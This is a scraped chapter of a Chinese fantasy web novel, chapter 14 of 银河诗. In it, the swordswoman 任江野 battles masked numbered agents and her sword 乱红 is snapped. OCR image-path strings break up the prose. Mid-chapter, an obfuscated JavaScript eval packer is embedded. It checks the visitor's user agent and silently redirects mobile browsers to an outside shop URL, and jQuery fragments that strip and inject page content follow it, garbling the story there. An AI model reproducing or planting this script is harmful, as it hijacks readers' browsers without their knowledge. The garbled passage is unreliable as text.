14. 第14章

作品:《银河诗

    任江野脚下的土地仅仅是裂开,外围一圈却被炸出了深深的沟壑,沟壑下不知是地下水还是水管破裂,源源不断地往外大口大口涌着,很快就将沟壑填满,沟壑外面三个全身包裹在黑衣里,脸上带着相同金属面具的人,均匀分立三个点位,合围住任江野。


    “13,动手。”蒙面女说到。


    手持大锤的男人立刻原地起跳,抡起锤子从上往下朝着任江野的头部砸去。


    任江野立即拔剑出鞘,乱红轻松抵挡住大锤的重击,13号的攻击不止于力量,一股开闸似的水流从锤子里淌出来,遇到乱红的剑刃,被剑气隔绝开,喷泉一样包裹住任江野,水淌到地上,却没有流进旁边的沟壑。


    她的手腕用力,剑意注入乱红,反手一挥,长剑顶开了大锤,下一剑立即攻向13号的腰腹,13号双手握住巨锤去抵挡,嘭的一下,超过两米高的壮汉被一剑击飞,撞进工厂的金属大门里,顺着身后水流的缓冲,他伏跪在地上猛烈地咳嗽,行云工厂大门上撞进去一块人形的银色凹陷。


    没有人有功夫关心13号有没有受伤,方才说话的蒙面女人趁着任江野回击13号时,原地蹲下,双掌紧贴大地,一股凛冽寒意从她的手下开始蔓延,接触到沟壑内部的水,寒意激增。


    无法看清的上百根冰柱从任江野四面八方刺上来,分别卡住任江野双腿,前后的冰柱以互相交叉叠加的形态,扼住任江野的脖子,右侧的冰柱尤其多,集中在任江野伸直的右手臂与手腕处,牢牢把控住她持剑的手,冰柱困住了任江野。


    即便如此,冰柱还是没办法真正触碰到任江野,任江野的身边始终有一层无形的防御,这层防御以千百倍的力量在向外对抗,蒙面女按在地面的双手微微颤抖,她快维持不住冰阵了。就在这时,任江野脚下那一滩由13号手里锤子留下的水,忽然起了丝毫波纹。


    任江野感到空气里有异常的波动,但她的眼睛却看不到任何人在眼前,危机的直觉让她集中体内大部分力量与剑意,迅速破开控制左手的冰柱,手肘内转,击碎数根拦路的冰柱,左手紧握剑鞘一下挡在自己的喉咙上,拦住了一柄无形的匕首,飓风从剑鞘至下打出,任江野感知到一个透明的人从地上镜面里钻出了大半个身体,正双手用力上刺她的咽喉。


    这人的匕首竟然可以轻易穿透风层防御,瞬间给剑鞘留下一道激光刻痕。


    任江野手掌下压剑鞘,隔着它侧推了一把匕首,失去着力点的匕首一下错开任江野的下巴,贴着她的脸颊向上滑过。乱红剑鞘在任江野手中翻转,由横转竖直,剑鞘尖端捅进透明人的脑子,果然透明人并不是真人,是由光线组合的投影,它不会受到任何真实伤害,它凝练杀意的匕首回转切割向任讲野江的右脸。


    但任江野的剑鞘进攻方向本身也不是透明人,而是地面那滩没有冰冻住的水。乱红的剑鞘打在水面,柔和的水像镜子一样裂开,疾风从中心绽放,地面再无水的影子,操控匕首的透明人顷刻消散。


    击中地面的剑鞘飞回任江野的左手,连续在她手中旋转了五圈,所有的冰柱撑不住疾风的频繁共振,布满了密密麻麻的裂纹,任江野全身一动,百余根冰柱变成了一颗颗碎玻璃,蓝蓝地洒满一地。


    蒙面女被瞬爆的反冲击力震得整个人一下仰倒过去。


    一开始摔在门上的13号壮汉,迅速爬起来朝着她边跑边大喊:“14!”


    他的声音传进14的耳朵里,微微唤回了她片刻清明,14号撑着手臂坐直了,她感觉到自己的内脏全部移位,搅合在一起,一口闷血呛到喉咙,但被她硬生生憋了回去,眼前的重影缓缓合在一起。


    “14!快跑!”壮汉来不及赶过来,他用尽全力丢出手中的重锤。


    重锤在空中转了数圈,打在了刺向14号的乱红剑刃上,但乱红可不是别的剑,就算偏移了,早已打出的剑气还是击中蒙面女的脸,她脸上的金属面具碎裂掉落在自己的腿上,一条伤口从她的鼻梁划至下颌,白骨露出,皮肉外绽,鲜血灌进她的鼻腔和口腔,她的喉咙止不住地发出咕噜咕噜的声音。


    破开蒙面女的面具,面具下尤其年轻的脸,让任江野怔愣了一瞬,这在生死交战时,是极为危险的走神。


    果不其然,14号抓住任江野晃神的空档,以自己的血液为媒介,鲜红的冰棱突起,最尖锐的的一根眨眼就到了任江野眼珠子之前。任江野往后一仰,乱红向上切割,斩断了它。


    14号连续后撤几步,壮汉结实的身躯在她身后一把将她接住,焦急地望着她:“怎么样,还能坚持吗?”


    14号抬了一下手,她不能说话,只要张嘴,一定会有一大口鲜血要喷出来,她脸上的伤口虽然已经不再流血,却也没有愈合,她对自己使用了冰冻,整条剑口的表面像长满了红色的矿洞水晶,凸起的微缩晶体为被切割开的皮肉做了维系的拉链。她在任江野的视野盲区给13号比了一个数字‘6’。


    壮汉握住她满是血液的手掌,轻点了两下。


    两下代表继续进攻。


    13号一招手,落地的重锤回到他的手心。他举起锤子,用力地敲击地面,铛铛两下,地面裂开缝隙,源源不断的水喷涌而出,他大喝一声:“合!”


    地下水向着任江野汇聚,形成一个掏空的球体,厚厚的一层水膜将任江野团团围住,14号紧随其后出手,在水膜的内外两侧同时凝结出两层冰,外面一层厚实的,里面一层薄利的,两层冰的中间夹着一层压缩到极致的水,只要任江野从内部进攻,里面的冰层会瞬间被水压冲破内刺向她。


    并非没有破解之法,只要任江野的出剑足够快足够多,剑气同时破开三层,受伤的就会变成站在水球外的13和14号。


    这不是他们的目的。


    一阵炫光闪过,一直在附近未现身的10号站在两人旁边,张开双手,夕阳的余晖染红了冰球,他细长的手指轻微拨弄,覆盖在冰球上的光不再均匀,在冰层里疏密有致地绷紧成丝,手绘的经纬线一般裹住了冰球。


    任江野在球的内部,使用多快多锋利的剑,短时间内也难以突破这四层牢笼,她的剑气达到最外层的光线网,会扩大外围网格,网格带领着冰层膨胀,使其不至于直接破裂,然后冰层收回来,给内部施加更大的压力,冰球也跟着缩小,任江野;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16987429|192804||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    一直攻击,且没有破开它们的话,冰球最后会缩成拳头大小,将人挤压致死。


    “就算杀不死她,困个一时半会儿总可以吧。”10号显出真身,瘦小的男人放下双手走到两人旁边。


    壮汉扶着怀中的女人,有些急躁地说:“1号和2号到底过不过来?”


    “1号不好说。”透明人10号说到,“但是你别指望2号会来,开会的时候他就大吵大闹,估计这会儿被会长关到哪里去了。”


    “2号不来,14的伤怎么办?才一个照面就受这么严重的伤,剑气一直在伤口里,伤口根本没办法愈合。”13号将戴在自己脸上的面具摘下来,金属面具盖在了14的脸上,面具自动一键调整大小,为14号受伤的脸装了一层聊胜于无的铠甲。


    10号看了看14,又看了看13,摇摇头,“按照原计划先等6号得手。”


    外面吵得热火朝天,任江野一概不知。她被装进水球之后,没有试图攻击破局,她在看乱红。


    乱红很不对劲。


    她仔仔细细将乱红拿在手中,从头看到尾,外表同以往没有丝毫异样,可任江野就是觉得不对劲,像由什么杂质融进了剑里。


    任江野闭上眼睛,一股醇厚的疾风剑意自她手腕汇入乱红,剑意自剑柄开始搜寻内部的异样,不过片刻,她便找到了异物,那是几颗在剑内游走的金属粒,金属粒很狡猾,驱逐不出去,它还在缓慢地汲取乱红的力量,以此在内部繁衍出更多的金属粒。


    什么时候沾染上的,任江野略一想便有了答案,大概是一开始爆炸时那些粉碎的子弹粉尘。


    包括后面所有的攻击,全部都是障眼法,为了掩盖有人要对她的佩剑下手。


    任江野张开眼,紧紧盯住乱红说:“滚出我的剑。”


    藏在附近一栋高楼楼顶的6号在队内语音里说到:“啊哦,被发现了。”


    “你到底能不能有一点儿用,帮你打了这么多掩护,还能被发现!”10号嘴上责怪6号,手上一点没闲着,立即操控网格,开始压缩冰球。


    空心冰球震动起来,任江野察觉到乱红体内的金属粒又一次增加了,还挑衅似地在里面乱窜了好几圈。


    冰球持续压缩,最内层地薄脆壳率先开裂,很快抵不住水层给予的压力,全方位碎裂扎向任江野,任江野没有动用乱红,甚至没有去看向她袭来的碎冰,左手剑鞘凭感知扫去,挡住了百分之八十的冰,还有百分之十也根本破不开她的体表防御层,她的注意力一直在乱红身上。


    她再度注入剑意,剑意进入后化作一只小人,尝试驱赶金属粒,金属粒居然首尾相连,排成一列,横亘在乱红剑身的中央,像用记号笔标记了一条线。


    “可以了,打开冰球。”6号在远处指挥到。


    10号立刻释放冰球,水流和冰碴儿乱七八糟地淌了一地。


    任江野刚从冰球里出来,远处立即又有一枚更尖、更长的子弹射击过来,铛地隔空撞在乱红之上,即便没有出碰到彼此,强烈的共振自那道被标记的金属线上传到子弹上。


    咔嚓——


    天下第一剑,乱红,断成了两截。